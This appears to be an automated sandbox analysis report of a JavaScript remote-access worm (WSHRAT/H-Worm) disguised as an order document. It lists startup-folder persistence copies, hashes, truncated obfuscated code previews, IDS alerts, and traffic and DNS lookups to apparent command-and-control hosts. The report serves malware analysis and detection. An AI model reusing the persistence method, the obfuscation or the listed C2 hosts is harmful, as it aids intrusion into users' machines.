Preview:	.// String function has modified FUDCRYPT..$5FZwLPDuLmhd3toN49z=function(n){if (typeof ($5FZwLPDuLmhd3toN49z.list[n]) == "string") return $5FZwLPDuLm hd3toN49z.list[n].split("").reverse().join("");return $5FZwLPDuLmhd3toN49z.list[n];};..$5FZwLPDuLmhd3toN49z.list=[/>!/g,"vHBWeN212151","uXWmnN5292711" ,"ambrqc15304531","siKbij631881","EVxaQM604764","TnRnFI079312","WEeKjw029371","=oQD9pQD9pQD7BSKyJXZog2Y0F2Yg0nCNsTKlVnc0xib3ByKgICXcJCIr!>Ca 0FGUuYGblNlLpcDKlNWYwNVZtFmTu!>XYgwSdmhSZslmR5B3bD5ycmpQD7kiMol3Qg0DIwFGIyFmdK0wegknc0pQD9pQD7BSKyJXZog2Y0F2Yg0nCNsTKdVz WnxiliwIlgsCI1ZGIr!>iliwIlsICRyIzTaVkS3czVi!>yKg01MbdGIr!>SXws1ZoUGdpJ3VnVmUug2cK0wegknc0pQD7BSKoMnTg42bpR3YuVnZK0QfK0QfK0QfK0wOrF WZyJmCNsjclJWb15GbhlmclNXZtVHbvZnL0lGIuJXd0VmcK0wOpgSblRXau4WZg0DI0lGIyFmdK0wegkSKoQHel5UZ29Wbu4WZ7kCKk5WR0FmLuVWIgsDKgI 3bmpQD7kycoI3b0Fmcl1WduVEI3Vmbg0DIuVGIyFmdK0wOp0VMblHKm90clNmbhR3culkLp0FMblHK0NWZqJ2T0V2Rg0DIzpQD7BSK20TPOhCImlmCN0nCN0 nCNsTZtFmT5FGbwNXaE5CdpBibyVHdlJnCNsHIlNHblBSfK0QfK0wOl1WYOlXYsB3cpRkL

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\CeklalTska.js

Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with very long lines (24033), with CRLF line terminators
Category:	modified
Size (bytes):	34202
Entropy (8bit):	5.996401349775698
Encrypted:	false
SSDEEP:	768:IxHXotUvvb7O8F9rKVsCnKO3Ab+fHVrvjvNapwjPF:cotUvHQeKfHJDNapwj9
MD5:	7D3813B6915E33AEB2AFFC2C3FF7F04B
SHA1:	6E3E1AA58E9EBCB2CC2D334AC6C8AE9747BB38A4
SHA-256:	CBD6DE4D1EACC777A082333735D588B04E7E96C6223A95E0E07B5A8A85CEDA72
SHA-512:	FB07C39675C26691E9F733B30302A666225A4186157CB6612EEA8B9FE11D2F42E3440A43AADDBDA362FCC181BC1E7106566F51085330C59ECA6A1EBA2CB1201 7
Malicious:	**true**
Preview:	.// String function has modified FUDCRYPT..$5FZwLPDuLmhd3toN49z=function(n){if (typeof ($5FZwLPDuLmhd3toN49z.list[n]) == "string") return $5FZwLPDuLm hd3toN49z.list[n].split("").reverse().join("");return $5FZwLPDuLmhd3toN49z.list[n];};..$5FZwLPDuLmhd3toN49z.list=[/>!/g,"vHBWeN212151","uXWmnN5292711" ,"ambrqc15304531","siKbij631881","EVxaQM604764","TnRnFI079312","WEeKjw029371","=oQD9pQD9pQD7BSKyJXZog2Y0F2Yg0nCNsTKlVnc0xib3ByKgICXcJCIr!>Ca 0FGUuYGblNlLpcDKlNWYwNVZtFmTu!>XYgwSdmhSZslmR5B3bD5ycmpQD7kiMol3Qg0DIwFGIyFmdK0wegknc0pQD9pQD7BSKyJXZog2Y0F2Yg0nCNsTKdVz WnxiliwIlgsCI1ZGIr!>iliwIlsICRyIzTaVkS3czVi!>yKg01MbdGIr!>SXws1ZoUGdpJ3VnVmUug2cK0wegknc0pQD7BSKoMnTg42bpR3YuVnZK0QfK0QfK0QfK0wOrF WZyJmCNsjclJWb15GbhlmclNXZtVHbvZnL0lGIuJXd0VmcK0wOpgSblRXau4WZg0DI0lGIyFmdK0wegkSKoQHel5UZ29Wbu4WZ7kCKk5WR0FmLuVWIgsDKgI 3bmpQD7kycoI3b0Fmcl1WduVEI3Vmbg0DIuVGIyFmdK0wOp0VMblHKm90clNmbhR3culkLp0FMblHK0NWZqJ2T0V2Rg0DIzpQD7BSK20TPOhCImlmCN0nCN0 nCNsTZtFmT5FGbwNXaE5CdpBibyVHdlJnCNsHIlNHblBSfK0QfK0wOl1WYOlXYsB3cpRkL

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Order Requirement 2022.js

Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with very long lines (34370)
Category:	dropped
Size (bytes):	129780
Entropy (8bit):	5.843744998042904
Encrypted:	false
SSDEEP:	3072:roUKfHvYLgmM4ZmXYYrNzrLrSEhJU4G0pf:roUKfHvYLM4Y/xzrLfT
MD5:	B276C36493BB9FA92DF1F59895B5D777
SHA1:	8D5D49BB030505DE7C0888E18B47015DB4890C5A
SHA-256:	F962DA43F295B3508BC4B46215843A9777144E79113548546DCFA4C381B3BCB7

SHA-512:	A1994A7DC9022F8540444A565DB1FB5C719138784DC92E45A49BCBB0B8DBD3141C02BFAC347A84CCB011BEBC57DFDC7C4EDCF472C95C687ACBA95E211B51951
Malicious:	**true**
Preview:	. function jbxlog() {. var str = ""; . try . {. for (var i = 0 ; i < arguments.length ; i ++). {. var argKey = arguments[i][0]; . var argValue = arguments[i][1]; . var str2 = ""; . {. if (argKey == "entry") . {. var info = jbxlog.countDic[argValue];. if (info === undefined). {. info = jbxlog.countDic[argValue] = { "totEntry": 1, "remEntry": jbxlog.countLimit - 1, "totExit": 0, "remExit": jbxlog.countLimit };. } else. {. info["totEntry"]++;. var remEntry = info["remEntry"] > 0 ? info["remEntry"]-- : 0;. if (remEntry === 0). {. return;. }. }. } else if (argKey == "exit"). {. var info = jbxlog.countDic[argValue];. if (info !== undefined). {. var to

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Order Requirement 2022.js:Zone.Identifier

Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\Order Requirement 2022.js

Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with very long lines (34370)
Category:	dropped
Size (bytes):	129780
Entropy (8bit):	5.843744998042904
Encrypted:	false
SSDEEP:	3072:roUKfHvYLgmM4ZmXYYrNzrLrSEhJU4G0pf:roUKfHvYLM4Y/xzrLfT
MD5:	B276C36493BB9FA92DF1F59895B5D777
SHA1:	8D5D49BB030505DE7C0888E18B47015DB4890C5A
SHA-256:	F962DA43F295B3508BC4B46215843A9777144E79113548546DCFA4C381B3BCB7
SHA-512:	A1994A7DC9022F8540444A565DB1FB5C719138784DC92E45A49BCBB0B8DBD3141C02BFAC347A84CCB011BEBC57DFDC7C4EDCF472C95C687ACBA95E211B51951
Malicious:	**true**
Preview:	. function jbxlog() {. var str = ""; . try . {. for (var i = 0 ; i < arguments.length ; i ++). {. var argKey = arguments[i][0]; . var argValue = arguments[i][1]; . var str2 = ""; . {. if (argKey == "entry") . {. var info = jbxlog.countDic[argValue];. if (info === undefined). {. info = jbxlog.countDic[argValue] = { "totEntry": 1, "remEntry": jbxlog.countLimit - 1, "totExit": 0, "remExit": jbxlog.countLimit };. } else. {. info["totEntry"]++;. var remEntry = info["remEntry"] > 0 ? info["remEntry"]-- : 0;. if (remEntry === 0). {. return;. }. }. } else if (argKey == "exit"). {. var info = jbxlog.countDic[argValue];. if (info !== undefined). {. var to

C:\Users\user\AppData\Roaming\Order Requirement 2022.js:Zone.Identifier

Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	ASCII text, with very long lines (41216), with CRLF line terminators
Entropy (8bit):	5.768003162741704
TrID:	
File name:	Order Requirement 2022.js
File size:	118259
MD5:	e873a424159d2557551d0f4684af7a5f
SHA1:	7dfcc66a95100143fae12531151355d2016718f0
SHA256:	0d5a587f0c1dcff512f6112ee48859608db08307aa39887cc71480998d7070d4
SHA512:	b8c9845734a0ec5c5d2e572b34df59baa1520fc12ca0f3377b0c5fff65239e08d876b39aac57c3a53138583d6c5c7cb6c2d181d8f46f962c4fe42b27106f9660
SSDEEP:	3072:coUKfH3YLgmM4ZmXYYrNzrLrSEhJU4G0p3:coUKfH3YLM4Y/xzrLfr
TLSH:	6CC3CF74DD378B70DBE41E0599FCEF1E5FB0094E642264DFBB84564AE26090CE10EBA9
File Content Preview:	.// String function has modified FUDCRYPT..$5FZwLPDuLmhd3toN49z=function(n){if (typeof ($5FZwLPDuLmhd3toN49z.list[n]) == "string") return $5FZwLPDuLmhd3toN49z.list[n].split("").reverse().join("");return $5FZwLPDuLmhd3toN49z.list[n];};..$5FZwLPDuLmhd3toN4

File Icon

Icon Hash:	e8d69ece968a9ec4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.5109.248.150.1 384973320222017516 10/03/22-15:58:08.503396	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49733	2022	192.168.2.5	109.248.150.138
192.168.2.5109.248.150.1 384980020222017516 10/03/22-16:00:06.684129	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49800	2022	192.168.2.5	109.248.150.138
192.168.2.5109.248.150.1 384978220222017516 10/03/22-15:59:34.417510	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49782	2022	192.168.2.5	109.248.150.138
192.168.2.5109.248.150.1 384979620222017516 10/03/22-16:00:01.475367	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49796	2022	192.168.2.5	109.248.150.138
192.168.2.5109.248.150.1 384974320222017516 10/03/22-15:58:25.510035	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49743	2022	192.168.2.5	109.248.150.138
192.168.2.5109.248.150.1 384974920222017516 10/03/22-15:58:35.892450	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49749	2022	192.168.2.5	109.248.150.138
192.168.2.5109.248.150.1 384973720222017516 10/03/22-15:58:13.983128	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49737	2022	192.168.2.5	109.248.150.138
192.168.2.5109.248.150.1 384979220222017516 10/03/22-15:59:50.918382	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49792	2022	192.168.2.5	109.248.150.138
192.168.2.5109.248.150.1 384980620222017516 10/03/22-16:00:17.051647	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49806	2022	192.168.2.5	109.248.150.138

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.5109.248.150.1 384973220222017516 10/03/22-15:58:03.289656	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49732	2022	192.168.2.5	109.248.150.138
192.168.2.5109.248.150.1 384979520222017516 10/03/22-15:59:56.411392	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49795	2022	192.168.2.5	109.248.150.138
192.168.2.5109.248.150.1 384976220222017516 10/03/22-15:58:56.662534	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49762	2022	192.168.2.5	109.248.150.138
192.168.2.5109.248.150.1 384972620222017516 10/03/22-15:57:51.886582	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49726	2022	192.168.2.5	109.248.150.138
192.168.2.5109.248.150.1 384980320222017516 10/03/22-16:00:11.895919	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49803	2022	192.168.2.5	109.248.150.138
192.168.2.5109.248.150.1 384978920222017516 10/03/22-15:59:45.746117	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49789	2022	192.168.2.5	109.248.150.138
192.168.2.5109.248.150.1 384975220222017516 10/03/22-15:58:41.269693	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49752	2022	192.168.2.5	109.248.150.138
192.168.2.5109.248.150.1 384977920222017516 10/03/22-15:59:29.278633	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49779	2022	192.168.2.5	109.248.150.138
192.168.2.5109.248.150.1 384978520222017516 10/03/22-15:59:40.597927	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49785	2022	192.168.2.5	109.248.150.138
192.168.2.5109.248.150.1 384977420222017516 10/03/22-15:59:18.917860	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49774	2022	192.168.2.5	109.248.150.138
192.168.2.5109.248.150.1 384972820222017516 10/03/22-15:57:57.222154	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49728	2022	192.168.2.5	109.248.150.138
192.168.2.5109.248.150.1 384975820222017516 10/03/22-15:58:51.515086	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49758	2022	192.168.2.5	109.248.150.138
192.168.2.5109.248.150.1 384976420222017516 10/03/22-15:59:03.007718	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49764	2022	192.168.2.5	109.248.150.138
192.168.2.5109.248.150.1 384974720222017516 10/03/22-15:58:30.696047	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49747	2022	192.168.2.5	109.248.150.138
192.168.2.5109.248.150.1 384976720222017516 10/03/22-15:59:08.214794	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49767	2022	192.168.2.5	109.248.150.138
192.168.2.5109.248.150.1 384977020222017516 10/03/22-15:59:13.447659	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49770	2022	192.168.2.5	109.248.150.138
192.168.2.5109.248.150.1 384975420222017516 10/03/22-15:58:46.360659	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49754	2022	192.168.2.5	109.248.150.138
192.168.2.5109.248.150.1 384974020222017516 10/03/22-15:58:19.149330	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49740	2022	192.168.2.5	109.248.150.138
192.168.2.5109.248.150.1 384977720222017516 10/03/22-15:59:24.067780	TCP	2017516	ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1	49777	2022	192.168.2.5	109.248.150.138

Network Port Distribution

Total Packets: 82

- 53 (DNS)
- 2022 undefined
- 5465 undefined

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 15:56:26.003720045 CEST	49700	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:56:29.061095953 CEST	49700	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:56:35.251126051 CEST	49700	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:56:44.531790972 CEST	49701	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:56:44.548685074 CEST	49702	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:56:44.566982985 CEST	2022	49701	109.248.144.237	192.168.2.5
Oct 3, 2022 15:56:45.251971006 CEST	49701	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:56:45.287292004 CEST	2022	49701	109.248.144.237	192.168.2.5
Oct 3, 2022 15:56:45.939734936 CEST	49701	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:56:45.975219011 CEST	2022	49701	109.248.144.237	192.168.2.5
Oct 3, 2022 15:56:47.627207041 CEST	49702	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:56:52.067500114 CEST	49703	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:56:52.102797031 CEST	2022	49703	109.248.144.237	192.168.2.5
Oct 3, 2022 15:56:52.627645969 CEST	49703	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:56:52.662770987 CEST	2022	49703	109.248.144.237	192.168.2.5
Oct 3, 2022 15:56:53.315156937 CEST	49703	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:56:53.350512981 CEST	2022	49703	109.248.144.237	192.168.2.5
Oct 3, 2022 15:56:53.627743959 CEST	49702	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:56:53.950350046 CEST	49704	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:56:55.221076012 CEST	49705	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:56:57.128066063 CEST	49704	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:56:58.206263065 CEST	49705	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:56:58.477217913 CEST	49706	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:56:58.512871981 CEST	2022	49706	109.248.144.237	192.168.2.5
Oct 3, 2022 15:56:59.018749952 CEST	49706	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:56:59.054753065 CEST	2022	49706	109.248.144.237	192.168.2.5
Oct 3, 2022 15:56:59.565812111 CEST	49706	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:56:59.600990057 CEST	2022	49706	109.248.144.237	192.168.2.5
Oct 3, 2022 15:57:02.959410906 CEST	49707	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:57:03.128521919 CEST	49704	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:57:04.206908941 CEST	49705	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:57:05.107383966 CEST	49708	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:57:05.143032074 CEST	2022	49708	109.248.144.237	192.168.2.5
Oct 3, 2022 15:57:05.644694090 CEST	49708	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:57:05.679691076 CEST	2022	49708	109.248.144.237	192.168.2.5
Oct 3, 2022 15:57:05.972479105 CEST	49707	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:57:06.191277027 CEST	49708	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:57:06.227336884 CEST	2022	49708	109.248.144.237	192.168.2.5
Oct 3, 2022 15:57:11.353198051 CEST	49710	2022	192.168.2.5	109.248.144.237

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 15:57:11.388391972 CEST	2022	49710	109.248.144.237	192.168.2.5
Oct 3, 2022 15:57:11.968043089 CEST	49710	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:57:11.973290920 CEST	49707	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:57:12.003303051 CEST	2022	49710	109.248.144.237	192.168.2.5
Oct 3, 2022 15:57:12.660558939 CEST	49710	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:57:12.695801973 CEST	2022	49710	109.248.144.237	192.168.2.5
Oct 3, 2022 15:57:12.834825993 CEST	49711	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:57:15.864218950 CEST	49711	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:57:17.828668118 CEST	49712	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:57:17.863908052 CEST	2022	49712	109.248.144.237	192.168.2.5
Oct 3, 2022 15:57:18.473731995 CEST	49712	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:57:18.508932114 CEST	2022	49712	109.248.144.237	192.168.2.5
Oct 3, 2022 15:57:19.163007021 CEST	49712	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:57:19.198321104 CEST	2022	49712	109.248.144.237	192.168.2.5
Oct 3, 2022 15:57:21.880121946 CEST	49711	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:57:22.630538940 CEST	49713	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:57:23.375969887 CEST	49714	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:57:24.343918085 CEST	49715	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:57:24.379266024 CEST	2022	49715	109.248.144.237	192.168.2.5
Oct 3, 2022 15:57:24.880682945 CEST	49715	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:57:24.915993929 CEST	2022	49715	109.248.144.237	192.168.2.5
Oct 3, 2022 15:57:25.427239895 CEST	49715	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:57:25.463049889 CEST	2022	49715	109.248.144.237	192.168.2.5
Oct 3, 2022 15:57:25.692938089 CEST	49713	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:57:26.380443096 CEST	49714	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:57:29.093457937 CEST	49716	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:57:30.603741884 CEST	49717	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:57:30.638906956 CEST	2022	49717	109.248.144.237	192.168.2.5
Oct 3, 2022 15:57:31.240489960 CEST	49717	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:57:31.275706053 CEST	2022	49717	109.248.144.237	192.168.2.5
Oct 3, 2022 15:57:31.519377947 CEST	49718	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:57:31.729749918 CEST	49713	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:57:31.927829981 CEST	49717	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:57:31.963042974 CEST	2022	49717	109.248.144.237	192.168.2.5
Oct 3, 2022 15:57:32.240315914 CEST	49716	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:57:32.427881956 CEST	49714	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:57:34.599940062 CEST	49718	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:57:37.159811020 CEST	49719	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:57:37.195035934 CEST	2022	49719	109.248.144.237	192.168.2.5
Oct 3, 2022 15:57:37.803783894 CEST	49719	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:57:37.839227915 CEST	2022	49719	109.248.144.237	192.168.2.5
Oct 3, 2022 15:57:38.256445885 CEST	49716	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:57:38.490921974 CEST	49719	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:57:38.525940895 CEST	2022	49719	109.248.144.237	192.168.2.5
Oct 3, 2022 15:57:40.600433111 CEST	49718	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:57:41.108023882 CEST	49720	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:57:43.614278078 CEST	49721	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:57:43.649421930 CEST	2022	49721	109.248.144.237	192.168.2.5
Oct 3, 2022 15:57:43.784221888 CEST	49722	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:57:44.303917885 CEST	49720	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:57:44.306480885 CEST	49721	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:57:44.341784954 CEST	2022	49721	109.248.144.237	192.168.2.5
Oct 3, 2022 15:57:44.991496086 CEST	49721	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:57:45.027692080 CEST	2022	49721	109.248.144.237	192.168.2.5
Oct 3, 2022 15:57:46.841146946 CEST	49722	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:57:50.088314056 CEST	49723	2022	192.168.2.5	109.248.144.237
Oct 3, 2022 15:57:50.123517990 CEST	2022	49723	109.248.144.237	192.168.2.5
Oct 3, 2022 15:57:50.304547071 CEST	49720	5465	192.168.2.5	154.120.126.87
Oct 3, 2022 15:57:50.632560015 CEST	49723	2022	192.168.2.5	109.248.144.237

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 15:57:50.668118000 CEST	2022	49723	109.248.144.237	192.168.2.5
Oct 3, 2022 15:57:50.891134024 CEST	49724	5465	192.168.2.5	154.120.126.87

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 15:56:25.945163965 CEST	61893	53	192.168.2.5	8.8.8.8
Oct 3, 2022 15:56:25.981889963 CEST	53	61893	8.8.8.8	192.168.2.5
Oct 3, 2022 15:56:42.403424025 CEST	60649	53	192.168.2.5	8.8.8.8
Oct 3, 2022 15:56:43.451083899 CEST	60649	53	192.168.2.5	8.8.8.8
Oct 3, 2022 15:56:44.484040976 CEST	51441	53	192.168.2.5	8.8.8.8
Oct 3, 2022 15:56:44.486901999 CEST	60649	53	192.168.2.5	8.8.8.8
Oct 3, 2022 15:56:44.514353037 CEST	53	60649	8.8.8.8	192.168.2.5
Oct 3, 2022 15:56:44.517643929 CEST	53	51441	8.8.8.8	192.168.2.5
Oct 3, 2022 15:56:48.471168995 CEST	53	60649	8.8.8.8	192.168.2.5
Oct 3, 2022 15:56:49.506131887 CEST	53	60649	8.8.8.8	192.168.2.5
Oct 3, 2022 15:56:53.876792908 CEST	49177	53	192.168.2.5	8.8.8.8
Oct 3, 2022 15:56:53.908386946 CEST	53	49177	8.8.8.8	192.168.2.5
Oct 3, 2022 15:57:02.906929970 CEST	49724	53	192.168.2.5	8.8.8.8
Oct 3, 2022 15:57:02.944133043 CEST	53	49724	8.8.8.8	192.168.2.5
Oct 3, 2022 15:57:29.059144974 CEST	65323	53	192.168.2.5	8.8.8.8
Oct 3, 2022 15:57:29.077153921 CEST	53	65323	8.8.8.8	192.168.2.5
Oct 3, 2022 15:57:41.592298031 CEST	51484	53	192.168.2.5	8.8.8.8
Oct 3, 2022 15:57:42.586081028 CEST	51484	53	192.168.2.5	8.8.8.8
Oct 3, 2022 15:57:43.608944893 CEST	51484	53	192.168.2.5	8.8.8.8
Oct 3, 2022 15:57:43.729804039 CEST	63446	53	192.168.2.5	8.8.8.8
Oct 3, 2022 15:57:43.764605999 CEST	53	63446	8.8.8.8	192.168.2.5
Oct 3, 2022 15:57:46.374825001 CEST	51484	53	192.168.2.5	8.8.8.8
Oct 3, 2022 15:57:46.609219074 CEST	53	51484	8.8.8.8	192.168.2.5
Oct 3, 2022 15:57:47.604291916 CEST	53	51484	8.8.8.8	192.168.2.5
Oct 3, 2022 15:57:48.626853943 CEST	53	51484	8.8.8.8	192.168.2.5
Oct 3, 2022 15:57:49.485599041 CEST	53	51484	8.8.8.8	192.168.2.5
Oct 3, 2022 15:57:51.709530115 CEST	56751	53	192.168.2.5	8.8.8.8
Oct 3, 2022 15:57:51.824341059 CEST	53	56751	8.8.8.8	192.168.2.5

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Oct 3, 2022 15:56:48.473455906 CEST	192.168.2.5	8.8.8.8	cff7	(Port unreachable)	Destination Unreachable
Oct 3, 2022 15:56:49.506257057 CEST	192.168.2.5	8.8.8.8	cff7	(Port unreachable)	Destination Unreachable
Oct 3, 2022 15:57:47.604485035 CEST	192.168.2.5	8.8.8.8	cff7	(Port unreachable)	Destination Unreachable
Oct 3, 2022 15:57:48.627017021 CEST	192.168.2.5	8.8.8.8	cff7	(Port unreachable)	Destination Unreachable
Oct 3, 2022 15:57:49.485771894 CEST	192.168.2.5	8.8.8.8	d007	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Oct 3, 2022 15:56:25.945163965 CEST	192.168.2.5	8.8.8.8	0xc3fb	Standard query (0)	javaautorun.duia.ro	A (IP address)	IN (0x0001)	false
Oct 3, 2022 15:56:42.403424025 CEST	192.168.2.5	8.8.8.8	0xa19e	Standard query (0)	jbd231.duckdns.org	A (IP address)	IN (0x0001)	false
Oct 3, 2022 15:56:43.451083899 CEST	192.168.2.5	8.8.8.8	0xa19e	Standard query (0)	jbd231.duckdns.org	A (IP address)	IN (0x0001)	false
Oct 3, 2022 15:56:44.484040976 CEST	192.168.2.5	8.8.8.8	0xb2c4	Standard query (0)	javaautorun.duia.ro	A (IP address)	IN (0x0001)	false
Oct 3, 2022 15:56:44.486901999 CEST	192.168.2.5	8.8.8.8	0xa19e	Standard query (0)	jbd231.duckdns.org	A (IP address)	IN (0x0001)	false

